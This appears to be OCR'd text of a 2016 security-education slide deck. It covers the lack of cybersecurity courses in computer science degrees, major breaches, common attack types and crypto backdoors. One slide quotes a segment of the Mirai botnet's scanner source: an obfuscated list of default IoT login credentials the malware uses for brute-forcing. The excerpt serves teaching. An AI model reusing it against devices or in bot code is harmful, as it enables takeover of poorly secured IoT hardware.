THE HARD PROBLEMS IN SECURITY

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

VULNERABILITIES / THREATS

4/7/2016
11:00 AM

Kelly Jackson Higgins
News

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
Top US Undergraduate Computer Science Programs Skip Cybersecurity Classes

New study reveals that none of the top 10 US university computer science and engineering program degrees requires students take a cybersecurity course.


There's the cybersecurity skills gap, but a new study shows there's also a major cybersecurity education gap -- in the top US undergraduate computer science and engineering programs.

An analysis of the top 121 US university computer science and engineering programs found that none of the top 10 requires students take a cybersecurity class for their degree in computer science, and three of the top 10 don't offer any cybersecurity courses at all. The higher-education gap in cybersecurity


GitHub, Inc. [US]
https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/scanner.c


```
    tcph->syn = TRUE;

    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                  // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                       // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                       // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                   // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
    add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                  // root     klv123
```


www.nytimes.com/2016/09/23/technology/yahoo-hackers.html?_r=0
TECHNOLOGY
Yahoo Says Hackers Stole Data on 500 Million Users in 2014

Changing Yahoo passwords will be just the start for many users. They'll also have to comb through other services to make sure passwords used on those sites aren't too similar to what they were using on Yahoo. And if they weren't doing so already, they'll have to treat everything they receive online with an abundance of suspicion, in case hackers are trying to trick them out of even more information.

The company said as much in an email to users that warned it was invalidating existing security questions — things like your mother's maiden name or the name of the street you grew up on — and asked users to change their passwords. Yahoo also said it was working with law enforcement in their investigation and encouraged people to change up the security on other online accounts and monitor those accounts for suspicious activity as well.



One of the Largest Hacks Yet Exposes Data on Hundreds of Thousands of Kids


WRITTEN BY LORENZO FRANCESCHI-BICCHIERAI
November 27, 2015 // 11:08 AM EST

THE MOST COMMON CYBER ATTACKS AND ISSUES ARE THE MOST DIFFICULT TO SOLVE TOO

- Phishing and social engineering
- SQL Injection
- Password reuse
- Distributed Denial of Service (DDoS)
- Attribution
- Writing secure code
- Policy

LET THIS SINK IN

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)



Where we fail

- Algorithms & Protocols


  (sometimes)
- Engineering & Implementation

  (often)
- Systems & Applications

  (almost always)

SO WHAT OPTIONS DO WE HAVE?

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)



We are in a national cybersecurity crisis

- Backdoors break the only two proven tools we have to secure infrastructure
  - Crypto
  - Simplicity
- Backdoors are easily evaded

REFERENCES

- https://twitter.com/ErrataRob/status/800161662900772866
- Blaze, M, Clark, S. "Crypto War II: Updates from the Trenches." The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.
- Chow, M, Wattanasin, R. "The Cyber Security Education Gap - What Do We Do Now?" The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.